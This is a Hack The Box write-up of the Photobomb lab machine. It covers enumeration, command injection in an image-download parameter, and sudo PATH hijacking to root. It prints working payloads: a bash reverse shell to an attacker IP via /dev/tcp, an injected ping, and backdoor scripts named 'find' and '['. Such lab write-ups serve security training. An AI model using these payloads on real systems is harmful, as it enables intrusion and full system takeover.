
HTB Machine - Photobomb
Summary:
Photobomb is an easy Linux box involving some basic web exploitation. It starts with finding credentials in a JavaScript file, which I’ll use to access an image gallery. There’s a command injection vulnerability in the image download function, which can be abused to get a shell. Privesc involves exploiting an insecure script that can be run as sudo.
Enumeration:
Nmap:
$ sudo nmap --min-rate 1000 -p- 10.129.228.60
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-18 22:22 ACDT
Nmap scan report for 10.129.228.60
Host is up (0.26s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 68.31 seconds
Only SSH and HTTP ports are open for this box. I can target these two ports with script and version scans to get more information.
$ sudo nmap -A -p 22,80 10.129.228.60
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e2:24:73:bb:fb:df:5c:b5:20:b6:68:76:74:8a:b5:8d (RSA)
|   256 04:e3:ac:6e:18:4e:1b:7e:ff:ac:4f:e3:9d:d2:1b:ae (ECDSA)
|_  256 20:e0:5d:8c:ba:71:f0:8c:3a:18:19:f2:40:11:d2:9e (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://photobomb.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
The web redirects to photobomb.htb, so I added this domain to /etc/hosts.
# HTB machine Photobomb
10.129.228.60 photobomb.htb
TCP80 - HTTP:

This looks like a web app for selling photographs. Clicking on the hyperlink redirects to /printer, where BASIC authentication is required.
I tried several default credentials such as admin:admin, root:root, and admin:password, but none of them worked. With nothing else to look at, I inspected the source of the home page.


It’s surprisingly simple, with only a single JavaScript file loaded. Inspecting it would reveal credentials for the /printer page: pH0t0:b0Mb!

With the credentials, the /printer page can be accessed. As expected, it’s a photo gallery.
The bottom of the page has a download button, with options for file types and dimensions.

I downloaded one of them and used exiftool to analyze it, but nothing useful was found.
Looking at the intercepted request, it’s sending the download options via POST parameters.

I’m guessing that the backend server is using OS commands such as convert to convert images into the correct dimensions and types, for example:
convert <photo> -resize <dimensions> name.<filetype>
Command injection would be possible if any of the parameters aren’t properly sanitized.


I tested this by injecting a ; at the end of the photo parameter, but the server came back instantly with a specific error “Source photo does not exist”. Seems like this parameter is being sanitized properly. I also attempted directory traversal, but it was also unsuccessful.
Same results for dimensions.

filetype however, took around 6 seconds to respond with a generic error message. This implies that the injected ; may have been included in the backend command, breaking it in the process.
Exploitation:
OS Command Injection:
Since it’s a blind injection, I won’t see the command output. To confirm code execution, I first set up a tcpdump listener on my host with sudo tcpdump -i tun0.
Then I sent the following POST request to the server with an injected ping command.
photo=eleanor-brooke-w-TLY0Ym4rM-unsplash.jpg&filetype=png;ping+-c+5+10.10.14.27&dimensions=3000x2000
And my listener instantly filled up with ICMP requests.

Great, we have RCE!

For a shell, I first set up a listener on port 8001:
$ sudo nc -lvnp 8001

Then I sent the following POST request with a reverse shell payload.
photo=eleanor-brooke-w-TLY0Ym4rM-unsplash.jpg&filetype=png;bash+-c+'bash+-i+>%26+/dev/tcp/10.10.14.27/8001+0>%261';&dimensions=3000x2000
The shell was caught on the listener.
$ id
uid=1000(wizard) gid=1000(wizard) groups=1000(wizard)
Foothold gained as wizard. The user flag can also be read.
$ cat user.txt
73986275************************
Escalation:
SSH Access:
For a more stable shell, I can grant myself SSH access. First I generated an SSH key pair:
$ python3 -c "import pty; pty.spawn('/bin/bash')"
$ ssh-keygen
$ cat ~/.ssh/id_rsa.pub > ~/.ssh/authorized_keys
Then I copied the private key to my host, granted it 600 permissions, and SSH in as wizard:
$ chmod 600 wizard_key

$ ssh wizard@photobomb.htb -i wizard_key
Webapp Source:
With the source code now available, we can take a look at how the web app is left vulnerable.
/home/wizard/photobomb/server.rb:
# server.rb
require 'sinatra'

<..SNIP..>

post '/printer' do
  photo = params[:photo]
  filetype = params[:filetype]
  dimensions = params[:dimensions]

  # handle inputs
  if photo.match(/\.{2}|\//)
    halt 500, 'Invalid photo.'
  end

  if !FileTest.exist?( "source_images/" + photo )
    halt 500, 'Source photo does not exist.'
  end

  if !filetype.match(/^(png|jpg)/)
    halt 500, 'Invalid filetype.'
  end

  if !dimensions.match(/^[0-9]+x[0-9]+$/)
    halt 500, 'Invalid dimensions.'
  end

  case filetype
  when 'png'
    content_type 'image/png'
  when 'jpg'
    content_type 'image/jpeg'
  end

  filename = photo.sub('.jpg', '') + '_' + dimensions + '.' + filetype
  response['Content-Disposition'] = "attachment; filename=#{filename}"

  if !File.exists?('resized_images/' + filename)
    command = 'convert source_images/' + photo + ' -resize ' + dimensions + ' resized_images/' + filename
    puts "Executing: #{command}"
    system(command)
  else
    puts "File already exists."
  end

  if File.exists?('resized_images/' + filename)
    halt 200, {}, IO.read('resized_images/' + filename)
  end

  #message = 'Failed to generate a copy of ' + photo + ' resized to ' + dimensions + ' with filetype ' + filetype
  message = 'Failed to generate a copy of ' + photo
  halt 500, message
end
As expected, it’s using a convert command for resizing the images. For the photo parameter, it detects if it contains ../, as well as checking if the file exists before passing it into the command. Strict regex rules also applies on dimensions. However, for filetype, it only verifies that it starts with either “jpg” or “png”, and ignores anything that follows, hence allowing injected payloads to be passed into the command. This can be fixed by adding a $ at the end of the regex rule (i.e. /^(png|jpg)$/), or simply by string comparison.
Sudo Rights:
$ sudo -l
Matching Defaults entries for wizard on photobomb:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User wizard may run the following commands on photobomb:
    (root) SETENV: NOPASSWD: /opt/cleanup.sh
The user can run a cleanup script as root, and the SETENV tag implies that the environment variable for the command can also be set:
Variables passed on the command line are subject to restrictions imposed by the security policy plugin. The sudoers policy subjects variables passed on the command line to the same restrictions as normal environment variables with one important exception. If the setenv option is set in sudoers, the command to be run has the
SETENVtag set or the command matched isALL, the user may set variables that would otherwise be forbidden.
Ref: https://www.sudo.ws/docs/man/1.8.23/sudo.man/#DESCRIPTION
The script is vulnerable to path hijacking if full paths are not used for any of the executables in the script.
/opt/cleanup.sh:
#!/bin/bash
. /opt/.bashrc
cd /home/wizard/photobomb

# clean up log files
if [ -s log/photobomb.log ] && ! [ -L log/photobomb.log ]
then
  /bin/cat log/photobomb.log > log/photobomb.log.old
  /usr/bin/truncate -s0 log/photobomb.log
fi

# protect the priceless originals
find source_images -type f -name '*.jpg' -exec chown root:root {} \;
The script seems to clean up log files and reset ownership of the images. Instantly we can see that the find binary is referenced without absolute path, and we can exploit it for privilege escalation by manipulating the $PATH variable.
Also, note that the script references .bashrc in an unusual location. We’ll come back to this later.
Privilege Escalation:
Option 1 - Path Hijack via find:
When referencing executables without using full paths, the system will sequentially search in the directories listed in $PATH to find the corresponding executable file. With SETENV, attackers may trick the system into executing malicious files by adding directories they control at the beginning of $PATH.
To exploit this, I first created a backdoor called find in the user’s home directory:
/home/wizard/find:
#!/bin/bash

bash
And grant the file execute permission.
$ chmod +x /home/wizard/find
As a quick test with the current user, I added my home directory at the start of $PATH, and asked the system to search for find:
$ export PATH=/home/wizard/:$PATH && which find
/home/wizard/find
Instead of /usr/bin/find, it located the backdoored version in my home directory.
With sudo and SETENV, I can trick the system to run my backdoor and return me a root shell.
$ sudo PATH=/home/wizard:$PATH /opt/cleanup.sh

# id
uid=0(root) gid=0(root) groups=0(root)
Option 2 - Path Hijack via [:
.bashrc is essentially a configuration file for the bash shell. It’s typically located in a user’s home directory and gets called every time an interactive shell session starts. Hence, it’s certainly unusual for the cleanup script to call .bashrc in the /opt/ directory.
/opt/.bashrc:
# System-wide .bashrc file for interactive bash(1) shells.

# To enable the settings / commands in this file for login shells as well,
# this file has to be sourced in /etc/profile.

# Jameson: ensure that snaps don't interfere, 'cos they are dumb
PATH=${PATH/:\/snap\/bin/}

# Jameson: caused problems with testing whether to rotate the log file
enable -n [ # ]

# If not running interactively, don't do anything
[ -z "$PS1" ] && return

# check the window size after each command and, if necessary,
# update the values of LINES and COLUMNS.
shopt -s checkwinsize

<..SNIP..>
The interesting line is enable -n [ # ], where it’s disabling the bash builtin [. [ is equivalent to test, and is used to evaluate conditional expressions (ref).
In fact, a binary named [ can be found in the PATH.
$ which [
/usr/bin/[
Normally, this binary would not be called since the builtins will always take precedence. However, with the builtin [ disabled in this case, the system will treat [ as any other executables, and will also be vulnerable to path hijacking if full paths are not used.
Exploiting this is exactly the same as above, except that the backdoor is now named [ instead of find:
/home/wizard/[:
#!/bin/bash

bash
Running the script with sudo and SETENV would also result in a root shell.
$ sudo PATH=/home/wizard:$PATH /opt/cleanup.sh

# id
uid=0(root) gid=0(root) groups=0(root)
Root Flag:
# cat root.txt
970e1120************************